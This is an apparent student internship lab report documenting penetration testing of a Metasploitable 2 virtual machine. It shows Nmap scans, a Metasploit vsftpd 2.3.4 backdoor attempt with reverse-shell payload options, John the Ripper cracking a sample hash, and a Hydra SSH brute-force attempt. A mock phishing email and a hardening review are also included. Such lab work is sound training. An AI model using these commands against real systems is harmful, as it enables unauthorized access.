



**TASK 4 – EXPLOITATION & SYSTEM SECURITY**

**NAME: AHAMED S**

**INTERNSHIP ORGANIZATION: APEXPLANET**

**TASK: TASK 4**

**DURATION: DAY 37 – DAY 48**

**DATE: OCTOBER 2026**

## 1. INTRODUCTION

Cybersecurity involves protecting computer systems, networks, applications, and information from unauthorized access and malicious activities. Security testing helps identify weaknesses before they can be exploited by attackers.

In this practical exercise, Kali Linux was used to perform network reconnaissance and security assessments against a controlled lab environment. Metasploitable 2 provided a target containing multiple intentionally exposed legacy services. Additional exercises involved password-hash auditing, SSH authentication testing, phishing awareness, basic static file analysis, and reviewing firewall rules, running services, and available software updates.

All activities were conducted within the designated lab environment for educational purposes.

## 2. OBJECTIVES

- To identify active hosts and discover network services using Nmap.
- To examine potentially vulnerable services and perform a controlled exploitation test using Metasploit.
- To demonstrate password-hash auditing using John the Ripper.
- To examine SSH authentication testing using Hydra.
- To prepare a mock phishing email for security awareness.
- To perform basic static analysis of a harmless sample file.
- To inspect firewall rules, running services, listening ports, and available software updates.
- To understand security risks and recommend suitable protective measures.

## 3. TOOLS AND TECHNOLOGIES USED

| Tool                    | Purpose                                 |
|-------------------------|-----------------------------------------|
| Kali Linux              | Security testing environment            |
| Metasploitable 2        | Intentionally vulnerable lab target     |
| Nmap                    | Host discovery and service enumeration  |
| Metasploit Framework    | Controlled exploitation testing         |
| John the Ripper         | Password-hash auditing                  |
| Hydra                   | SSH authentication testing              |
| OpenSSL                 | Generation of a sample password hash    |
| Linux terminal commands | System inspection and file analysis     |
| SHA-256                 | File integrity verification             |
| ss                      | Inspection of listening network sockets |
| nftables                | Inspection of firewall rules            |

|           |                                      |
|-----------|--------------------------------------|
| systemctl | Review of running services           |
| APT       | Review of available software updates |

#### 4. EXPERIMENTAL ENVIRONMENT

The practical work was performed using a Kali Linux virtual machine and a Metasploitable 2 target on a local lab network.

| Component               | Details          |
|-------------------------|------------------|
| Attacker/testing system | Kali Linux       |
| Target system           | Metasploitable 2 |
| Kali IP address         | 192.168.100.10   |
| Target IP address       | 192.168.100.20   |
| Network range           | 192.168.100.0/24 |

The intentionally vulnerable target was used to understand common security weaknesses without testing an unauthorized external system.

#### 5. IMPLEMENTATION AND PROCEDURE

##### 5.1 Network Reconnaissance Using Nmap

**Aim:** To identify active hosts and enumerate network services in the lab.

**Procedure:**

Host discovery was performed using:

```
nmap -sn 192.168.100.0/24 -oN step1-host-discovery.txt
```

A service scan was then performed against the target:

```
nmap -sV --top-ports 1000 192.168.100.20 -oN step1-service-scan.txt
```

The first command identified active hosts on the local network. The second command examined common TCP ports and attempted to identify the services and versions running on the target.

**Observations:**

The scan identified the Kali machine at 192.168.100.10 and the Metasploitable 2 target at 192.168.100.20. Multiple services were detected, including FTP, SSH, Telnet, HTTP, Samba, MySQL, PostgreSQL, VNC, and other legacy services.

The service scan reported an FTP banner associated with vsftpd 2.3.4 and an older OpenSSH version. These findings provide useful starting points for further security assessment; service banners alone do not prove that a system is exploitable.

**Result:** Network discovery and service enumeration were completed, and the scan results were saved for analysis.

### Screenshot: Nmap host discovery and service scan

## 5.2 Controlled Exploitation Testing Using Metasploit

**Aim:** To examine a potentially vulnerable FTP service using the Metasploit Framework in the authorized lab environment.

### Procedure:

The FTP service identified during reconnaissance was examined using the Metasploit module:

exploit/unix/ftp/vsftpd\_234\_backdoor

The target address was configured as:

RHOSTS = 192.168.100.20

The module was executed to assess whether the target service could be accessed through the selected technique. During the initial run, the framework indicated that the local host setting required by the configured payload was missing.

### Observations and analysis:

The service scan identified a banner associated with vsftpd 2.3.4, making the service a candidate for further investigation. The exploitation attempt demonstrated the process of selecting a relevant module, configuring the target, and examining framework feedback.

The initial attempt required additional payload configuration. An interactive shell or successful exploitation session was not confirmed during the recorded attempt. Therefore, the result is treated as an exploitation assessment rather than proof of successful system access.

### Security recommendations:

- Remove unsupported and vulnerable services from production systems.
- Upgrade legacy software to supported versions.
- Restrict access to services using firewall rules.
- Validate suspected vulnerabilities with appropriate tests.
- Monitor logs for suspicious connection attempts.

**Result:** A controlled exploitation attempt was conducted, and the module feedback and configuration requirements were examined.

**Screenshot:** Metasploit module configuration and execution.

```
hal@kali: ~/cybersecurity/tasks
[*] mtfconsole - 2
msf > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
#  ---                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent  Yes     Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
-----
RHOSTS    192.168.100.20  yes       The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21               yes       The target port (TCP)

Payload options (cmd/linux/x86/meterpreter_reverse_tcp):
=====
Name      Current Setting  Required  Description
-----
FETCH_COMMAND  CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, WGET)
FETCH_DELETE   false            yes       Attempt to delete the binary after execution
FETCH_FILELESS none             yes       Attempt to run payload without touching disk by using anonymous handles, requires linux x3.17 (for Python variant also Python x3.8, tested sh
LHOST        192.168.100.20  no        Local IP to use for serving payload
LURI         /                no        Local URI to use for serving payload
LURI_PATH    /                no        Local path to use for serving payload
LURI_PORT    4444             yes       The listen address (an interface may be specified)

When FETCH_COMMAND is one of CURL,GET,WGET:
=====
Name      Current Setting  Required  Description
-----
FETCH_PIPE false            yes       Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:
=====
Name      Current Setting  Required  Description
-----
FETCH_FILELESS none         no        Name to use on remote system when storing payload; cannot contain spaces or slashes
```

```
kali@kali: ~/cybersecurity/task4

Session Actions Edit View Help

FETCH_FILELESS none yes Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
FETCH_SRVPORST 8080 no Local IP to use for serving payload
FETCH_SRVPORST 8080 yes Local port to use for serving payload
FETCH_URIIPATH no Local URI to use for serving payload
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

When FETCH_COMMAND is one of CURL,GET,WCGET:

Name Current Setting Required Description
FETCH_PIPE false yes Host both the binary payload and the command so it can be piped directly to the shell.

When FETCH_FILELESS is none:

Name Current Setting Required Description
FETCH_FILENAME gywU0osSu no Name to use on remote system when storing payload; cannot contain spaces or slashes
FETCH_WRITEABLE_DIR ./ yes Remote writable dir to store payload; cannot contain spaces

Exploit target:

Id Name
0 Linux/Unix Command

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_23a_backdoor) > set RHOSTS 192.168.100.20
RHOSTS => 192.168.100.20
msf exploit(unix/ftp/vsftpd_23a_backdoor) > run
```

```
kali@kali: ~/cybersecurity/task4

msf exploit(unix/ftp/vsftpd_23a_backdoor) > info

Name: VSFTPD 2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_23a_backdoor
Platform: Unix, Linux
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03

Provided by:
hdm c@hdm.io
MC - mc@metasploit.com
g0tmilk

Module side effects:
unknown-side-effects

Module stability:
unknown-stability

Module reliability:
unknown-reliability

Available targets:

Id Name
0 Linux/Unix Command

Check supported:
Yes

Basic options:

Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)

Payload information:
Space: 2000
Avoid: 0 characters

Description:
This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

References:
https://nvd.nist.gov/vuln/detail/CVE-2011-2523
OSVDB (72573)
http://pastebin.com/AetT9s5S
```

## 5.3 Password-Hash Auditing Using John the Ripper

**Aim:** To demonstrate password-hash auditing and understand the importance of strong passwords.

### Procedure:

A sample wordlist was created for the lab:

```
printf 'wrongpass\nadmin123\npassword123\n' > lab-passwords.txt
```

A sample SHA-512 crypt password hash was generated using OpenSSL:

```
openssl passwd -6 -salt task4 password123
```

The generated hash was saved in hashes.txt using the username demo. John the Ripper was then used to audit the hash against the sample wordlist:

```
john --format=sha512crypt --wordlist=lab-passwords.txt hashes.txt
```

The result was verified using:

```
john --show --format=sha512crypt hashes.txt
```

### Observations:

John the Ripper successfully identified the sample password password123 from the supplied wordlist. This demonstrated how a weak password can be recovered when its corresponding hash is available and the password is present in a candidate list.


The experiment used a locally generated sample hash and did not require access to a real user's password database.

### Security recommendations:

- Use long, unique passwords.
- Avoid predictable passwords and common dictionary words.
- Use a password manager to maintain unique credentials.
- Store passwords using appropriately configured, salted password-hashing algorithms.
- Apply multi-factor authentication wherever possible.

**Result:** Password-hash auditing was successfully demonstrated using a sample hash and a controlled wordlist.

**Screenshot:** John the Ripper cracking output and verification.



```
kali@kali: ~/cybersecurity/task4
$ which john
/usr/bin/john

$ printf 'wrongpass\nadmin123\npassword123\n' > lab-passwords.txt

$ openssl passwd -6 -salt task4 password123
$6$task4$UMDKH27nNEE6EL.3qyUX7HdRE2iEWHDA5ilbB/NgU4lybLopwaKrYITHNaw99pRY0SULPpFtJLKxsh.k579q/

$ nano hashes.txt

$ cat hashes.txt
demo:$6$task4$UMDKH27nNEE6EL.3qyUX7HdRE2iEWHDA5ilbB/NgU4lybLopwaKrYITHNaw99pRY0SULPpFtJLKxsh.k579q/

$ john --format=sha512crypt --wordlist=lab-passwords.txt hashes.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates left, minimum 8 needed for performance.
password123 (demo)
lg 0:00:00:01 DONE (2026-10-09 03:11) 0.5025g/s 1.507p/s 1.507c/s 1.507C/s wrongpass..password123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

$ john --show --format=sha512crypt hashes.txt
demo:password123

1 password hash cracked, 0 left

$
```

## 5.4 SSH Authentication Testing Using Hydra

**Aim:** To examine automated SSH authentication testing in the authorized lab environment.

### Procedure:

The target's SSH service was checked using Nmap:

```
nmap -p 22 192.168.100.20
```

A small test wordlist was created:

```
printf 'wrongpass\nadmin123\nmsfadmin\n' > ssh-passwords.txt
```

Hydra was configured to test the username msfadmin against the SSH service:

```
hydra -l msfadmin -P ssh-passwords.txt -t 2 -f ssh://192.168.100.20
```

### Observations and analysis:

The SSH service was found to be reachable on port 22. During the automated authentication test, SSH negotiation encountered a compatibility issue involving the older server's supported message authentication code (MAC) algorithms and the client's available algorithms.

Consequently, the recorded output primarily demonstrates the service check and the compatibility considerations involved in testing a legacy SSH server. A successful password match was not confirmed in this run.

### Security recommendations:

- Upgrade outdated SSH server software.
- Use modern, securely configured SSH algorithms.
- Apply strong passwords and multi-factor authentication where appropriate.
- Limit SSH access to trusted hosts or networks.
- Use key-based authentication where suitable.
- Monitor authentication logs and apply rate limiting or other protective controls.

**Result:** SSH service discovery and an automated authentication test were performed, and the legacy algorithm compatibility issue was documented.

**Screenshot:** SSH service output and Hydra terminal.

```
kali@kali: ~/cybersecurity/task4
Session Actions Edit View Help
└─$ john --show --format=sha512crypt hashes.txt
demo:password123

1 password hash cracked, 0 left

└─(kali@kali)~(~/cybersecurity/task4)
└─$ nmap -p 22 192.168.100.20
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-09 03:14 -0400
Nmap scan report for 192.168.100.20
Host is up (0.0016s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:5E:A7:7C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.64 seconds

└─(kali@kali)~(~/cybersecurity/task4)
└─$ cd ~/cybersecurity/task4
└─$ printf 'wrongpass\nadmin123\nmsfadmin\n' > ssh-passwords.txt

└─(kali@kali)~(~/cybersecurity/task4)
└─$ hydra -l msfadmin -P ssh-passwords.txt -t 2 -f ssh://192.168.100.20
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-09 03:19:08
[DATA] max 2 tasks per 1 server, overall 2 tasks, 3 login tries (l:1/p:3), ~2 tries per task
[DATA] attacking ssh://192.168.100.20:22/
[ERROR] could not connect to ssh://192.168.100.20:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

└─(kali@kali)~(~/cybersecurity/task4)
└─$ cd ~/cybersecurity/task4
└─$ hydra -l msfadmin -P ssh-passwords.txt -t 2 -f ssh://192.168.100.20 2>&1 | tee hydra-ssh-result.txt
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-09 03:20:56
[DATA] max 2 tasks per 1 server, overall 2 tasks, 3 login tries (l:1/p:3), ~2 tries per task
[DATA] attacking ssh://192.168.100.20:22/
[ERROR] could not connect to ssh://192.168.100.20:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

└─(kali@kali)~(~/cybersecurity/task4)
└─$
```

## 5.5 Phishing Awareness Simulation

**Aim:** To demonstrate how phishing messages use urgency and account-related language to influence users.

### Procedure:

A mock phishing email was prepared and saved as:

phishing-lab/mock-phishing-email.txt

The example used an account-verification theme and urgent wording to illustrate common social-engineering techniques. It was created as an awareness exercise rather than as a real credential-collection campaign.

### Observations:

The exercise demonstrated how attackers may use urgent requests, generic greetings, and account-related warnings to encourage recipients to act without verifying the message.

Users should examine the sender's address, verify requests through official channels, avoid suspicious links and attachments, and report suspected phishing messages to the appropriate security team.

### Security recommendations:

- Verify the sender and the destination of links.
- Avoid providing passwords through email links.
- Enable multi-factor authentication.
- Report suspicious messages.
- Conduct regular phishing-awareness training.

**Result:** A mock phishing email was prepared and saved for security-awareness demonstration.

**Screenshot:** mock phishing email.

```
(kali@kali)-[~/cybersecurity/task4]
$ cd ~/cybersecurity/task4
mkdir -p phishing-lab
nano phishing-lab/mock-phishing-email.txt

(kali@kali)-[~/cybersecurity/task4]
$ cat phishing-lab/mock-phishing-email.txt
**Subject:** Urgent: Account Verification Required

Dear User,

We noticed an unusual sign-in attempt on your account. Please review your account security using the verification link provided in this training example.
Failure to respond immediately may result in temporary account restrictions.

Regards,
Account Security Team

**Training note:** This is a fictional phishing simulation. The link is intentionally omitted; no real accounts or credentials are collected.

(kali@kali)-[~/cybersecurity/task4]
$
```

## 5.6 Basic Static File Analysis

**Aim:** To demonstrate basic file inspection, string extraction, and integrity verification.

### Procedure:

A harmless text file was created for the analysis:

mkdir -p ~/cybersecurity/task4/malware-lab

cd ~/cybersecurity/task4/malware-lab

```
printf 'Harmless malware-analysis training sample\n' > sample.txt
```

The file type was identified using:

```
file sample.txt
```

A SHA-256 hash was calculated using:

```
sha256sum sample.txt
```

Readable strings were extracted using:

```
strings sample.txt
```

### Observations:

The file command identified the sample as ASCII text. The SHA-256 hash was:

```
4fe91fd40868f4358bcd1dd1ae3963a6b3a2e7b9ebde3dae83b770e2e44cdc27c
```

The strings command displayed the readable text contained in the sample. These operations demonstrate basic static inspection and the use of a cryptographic hash as a file-integrity reference.


The sample was intentionally harmless; this exercise demonstrates basic file-analysis methods rather than the analysis of an actual malware specimen.

### Security recommendations:

- Calculate hashes to support file-integrity verification.
- Use reputable antivirus and endpoint detection tools.
- Inspect suspicious files in an isolated environment.
- Avoid executing unknown files on production systems.
- Use trusted threat-intelligence sources when investigating suspected malware.

**Result:** Basic static analysis and SHA-256 integrity checking were completed on a harmless sample file.

**Screenshot:** sha256sum, and strings command.



```
(kali㉿kali)-[~/cybersecurity/task4]
└─$ mkdir -p ~/cybersecurity/task4/malware-lab
cd ~/cybersecurity/task4/malware-lab
printf 'Harmless malware-analysis training sample\n' > sample.txt
file sample.txt
sha256sum sample.txt
strings sample.txt
sample.txt: ASCII text
4fe91fd40868f4358bcd1dd1ae3963a6b3a2e7b9ebde3dae83b770e2e44cdc27c  sample.txt
Harmless malware-analysis training sample
```

## 5.7 System Hardening Assessment

**Aim:** To review selected system-security settings and identify areas for improving the security posture.

### Procedure:

The system was inspected using Linux administration commands to examine firewall rules, active services, listening network ports, and available software updates.

### **Firewall inspection:**

The UFW command-line utility was not available in the environment. The existing nftables rules were inspected and saved using:

```
sudo nft list ruleset > firewall-rules.txt
```

The output included Docker-managed rules and forwarding-chain restrictions. These findings were reviewed as part of the firewall assessment. Docker forwarding rules alone do not establish that every inbound connection to the host is adequately protected.

### **Running-service inspection:**

The running services were listed and saved using:

```
systemctl --type=service --state=running > running-services.txt
```

This provided a record of active services, including Docker-related services, networking services, and system management components.

### **Listening-port inspection:**

Listening network sockets were examined using:

```
sudo ss -tulpn
```

This command helps identify network ports on which applications are listening and, where permissions allow, the associated processes.

### **Software-update inspection:**

Available package updates were recorded using:

```
sudo apt list --upgradable > upgradable-packages.txt 2>/dev/null
```

The output indicated that software updates were available. This finding highlights the importance of regular patch management.

### **Observations and analysis:**

The system-hardening assessment collected evidence about firewall rules, running services, listening sockets, and pending updates. These checks help administrators identify unnecessary services, review network exposure, and plan maintenance activities.

The assessment was primarily observational. It did not establish that all firewall requirements had been implemented or that every available update had been installed.

### **Security recommendations:**

- Configure and verify appropriate inbound firewall rules.
- Review listening ports and restrict unnecessary network exposure.
- Disable services that are not required.
- Install security updates after reviewing their suitability for the environment.
- Review Docker network exposure and firewall interactions.
- Repeat configuration reviews and maintain records of changes.

**Result:** A basic system-hardening review was performed, and evidence files were saved for firewall rules, running services, and available package updates. Listening-port output was also examined as part of the assessment.

**Screenshots:** firewall-rule inspection, running-service list, listening-port output, and package-update.

```
(kali@kali) - [~/cybersecurity/task4]
$ systemctl --type=service --state=running
UNIT                                LOAD    ACTIVE SUB    DESCRIPTION
accounts-daemon.service            loaded active running Accounts Service
colord.service                     loaded active running Manage, Install and Generate Color Profiles
containerd.service                 loaded active running containerd container runtime
cron.service                       loaded active running Regular background program processing daemon
dbus.service                       loaded active running D-Bus System Message Bus
docker.service                     loaded active running Docker Application Container Engine
getty@tty1.service                 loaded active running Getty on tty1
haveged.service                    loaded active running Entropy Daemon based on the HAVEGE algorithm
lightdm.service                    loaded active running Light Display Manager
ModemManager.service               loaded active running Modem Manager
NetworkManager.service             loaded active running Network Manager
polkit.service                     loaded active running Authorization Manager
rtkit-daemon.service               loaded active running RealtimeKit Scheduling Policy Service
systemd-journald.service            loaded active running Journal Service
systemd-logind.service              loaded active running User Login Management
systemd-udev.service                loaded active running Rule-based Manager for Device Events and Files
systemd-userdbd.service             loaded active running User Database Manager
udisks2.service                    loaded active running Disk Manager
upower.service                     loaded active running Daemon for power management
user@1000.service                  loaded active running User Manager for UID 1000
virtualbox-guest-utils.service      loaded active running Virtualbox guest utils

Legend: LOAD    → Reflects whether the unit definition was properly loaded.
ACTIVE → The high-level unit activation state, i.e. generalization of SUB.
SUB    → The low-level unit activation state, values depend on unit type.
```

```
Session Actions Edit View Help
kali@kali - [~/cybersecurity/task4]
$ sudo nft list ruleset
# Warning: table ip nat is managed by iptables-nft, do not touch!
table ip nat {
    chain DOCKER {
        ifname "docker0" counter packets 0 bytes 0 return
        ifname "br-f1c91f9a5d06" counter packets 0 bytes 0 return
        ip daddr 127.0.0.1 ifname != "br-f1c91f9a5d06" tcp dport 4280 counter packets 0 bytes 0 dnat to 172.18.0.3:80
    }

    chain PREROUTING {
        type nat hook prerouting priority dstnat; policy accept;
        fib daddr type local counter packets 0 bytes 128 jump DOCKER
    }

    chain OUTPUT {
        type nat hook output priority dstnat; policy accept;
        ip daddr != 127.0.0.0/8 fib daddr type local counter packets 0 bytes 0 jump DOCKER
    }

    chain POSTROUTING {
        type nat hook postrouting priority srcnat; policy accept;
        ip saddr 172.17.0.0/16 oifname != "docker0" counter packets 0 bytes 0 masquerade
        ip saddr 172.18.0.0/16 oifname != "br-f1c91f9a5d06" counter packets 0 bytes 0 masquerade
    }
}
# Warning: table ip filter is managed by iptables-nft, do not touch!
table ip filter {
    chain DOCKER {
        ip daddr 172.18.0.3 ifname != "br-f1c91f9a5d06" oifname "br-f1c91f9a5d06" tcp dport 80 counter packets 0 bytes 0 accept
        ifname != "br-f1c91f9a5d06" oifname "br-f1c91f9a5d06" counter packets 0 bytes 0 drop
        ifname != "docker0" oifname "docker0" counter packets 0 bytes 0 drop
    }

    chain DOCKER-FORWARD {
        counter packets 0 bytes 0 jump DOCKER-CT
        counter packets 0 bytes 0 jump DOCKER-ISOLATION-STAGE-1
        counter packets 0 bytes 0 jump DOCKER-BRIDGE
        ifname "br-f1c91f9a5d06" counter packets 0 bytes 0 accept
        ifname "docker0" counter packets 0 bytes 0 accept
    }

    chain DOCKER-BRIDGE {
        oifname "br-f1c91f9a5d06" counter packets 0 bytes 0 jump DOCKER
        oifname "docker0" counter packets 0 bytes 0 jump DOCKER
    }

    chain DOCKER-CT {
        oifname "br-f1c91f9a5d06" ct state related,established counter packets 0 bytes 0 accept
        oifname "docker0" ct state related,established counter packets 0 bytes 0 accept
    }
}
```

```
kali@kali: ~/cybersecurity/task4
Session Actions Edit View Help

chain DOCKER-CT {
    oifname "br-f1c91f9a5d06" ct state related,established counter packets 0 bytes 0 accept
    oifname "docker0" ct state related,established counter packets 0 bytes 0 accept
}

chain DOCKER-ISOLATION-STAGE-1 {
    iifname "br-f1c91f9a5d06" oifname != "br-f1c91f9a5d06" counter packets 0 bytes 0 jump DOCKER-ISOLATION-STAGE-2
    iifname "docker0" oifname != "docker0" counter packets 0 bytes 0 jump DOCKER-ISOLATION-STAGE-2
}

chain DOCKER-ISOLATION-STAGE-2 {
    oifname "docker0" counter packets 0 bytes 0 drop
    oifname "br-f1c91f9a5d06" counter packets 0 bytes 0 drop
}

chain FORWARD {
    type filter hook forward priority filter; policy drop;
    counter packets 0 bytes 0 jump DOCKER-USER
    counter packets 0 bytes 0 jump DOCKER-FORWARD
}

chain DOCKER-USER {
}

# Warning: table ip6 nat is managed by iptables-nft, do not touch!
table ip6 nat {
    chain DOCKER {
    }

    chain PREROUTING {
        type nat hook prerouting priority dstnat; policy accept;
        fib daddr type local counter packets 0 bytes 0 jump DOCKER
    }

    chain OUTPUT {
        type nat hook output priority dstnat; policy accept;
        ip6 daddr != ::1 fib daddr type local counter packets 0 bytes 0 jump DOCKER
    }
}

table ip6 filter {
    chain DOCKER {
    }

    chain DOCKER-FORWARD {
        counter packets 0 bytes 0 jump DOCKER-CT
        counter packets 0 bytes 0 jump DOCKER-ISOLATION-STAGE-1
        counter packets 0 bytes 0 jump DOCKER-BRIDGE
    }

    chain DOCKER-BRIDGE {
    }
}
```

```
kali@kali: ~/cybersecurity
Session Actions Edit View Help

chain OUTPUT {
    type nat hook output priority dstnat; policy accept;
    ip6 daddr != ::1 fib daddr type local counter packets 0 bytes 0 jump DOCKER
}

table ip6 filter {
    chain DOCKER {
    }

    chain DOCKER-FORWARD {
        counter packets 0 bytes 0 jump DOCKER-CT
        counter packets 0 bytes 0 jump DOCKER-ISOLATION-STAGE-1
        counter packets 0 bytes 0 jump DOCKER-BRIDGE
    }

    chain DOCKER-BRIDGE {
    }

    chain DOCKER-CT {
    }

    chain DOCKER-ISOLATION-STAGE-1 {
    }

    chain DOCKER-ISOLATION-STAGE-2 {
    }

    chain FORWARD {
        type filter hook forward priority filter; policy accept;
        counter packets 0 bytes 0 jump DOCKER-USER
        counter packets 0 bytes 0 jump DOCKER-FORWARD
    }

    chain DOCKER-USER {
    }
}

table ip raw {
    chain PREROUTING {
        type filter hook prerouting priority raw; policy accept;
        ip daddr 172.18.0.2 iifname != "br-f1c91f9a5d06" counter packets 0 bytes 0 drop
        ip daddr 172.18.0.3 iifname != "br-f1c91f9a5d06" counter packets 0 bytes 0 drop
        ip daddr 127.0.0.1 iifname != "lo" tcp dport 4280 counter packets 0 bytes 0 drop
    }
}
```

(kali@kali)~-[~/cybersecurity/task4]

```

kali@kali:~/cybersecurity/task4
$ cd ~/cybersecurity/task4
$ apt list --upgradable > upgradable-packages.txt 2>/dev/null

kali@kali:~/cybersecurity/task4
$ wc -l upgradable-packages.txt
1452 upgradable-packages.txt

kali@kali:~/cybersecurity/task4
$ ss -tlnp
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port      Process
tcp        LISTEN      0          4096             127.0.0.1:38920         0.0.0.0:*               users:((("containerd",pid=773,fd=12))
tcp        LISTEN      0          4096             127.0.0.1:4288         0.0.0.0:*               users:((("docker-proxy",pid=2738,fd=7))

```

## 6. RESULTS AND ANALYSIS

The practical activities demonstrated several important cybersecurity assessment methods.

| Activity                   | Outcome                                                                                             |
|----------------------------|-----------------------------------------------------------------------------------------------------|
| Network reconnaissance     | Active lab hosts and multiple target services identified                                            |
| Service enumeration        | Service banners and versions collected                                                              |
| Metasploit assessment      | FTP exploitation module selected and executed; initial payload configuration requirement identified |
| Password-hash auditing     | Sample password successfully recovered using John the Ripper                                        |
| SSH authentication testing | SSH service confirmed reachable; legacy algorithm compatibility issue observed                      |
| Phishing awareness         | Mock phishing email prepared and saved                                                              |
| File analysis              | Harmless sample inspected and SHA-256 hash calculated                                               |
| System hardening           | Firewall rules, running services, listening sockets, and available updates reviewed                 |

The exercises show that cybersecurity assessment involves more than identifying a vulnerability. It also requires careful configuration, interpretation of tool output, verification of results, and documentation of technical limitations.

## 7. SECURITY FINDINGS

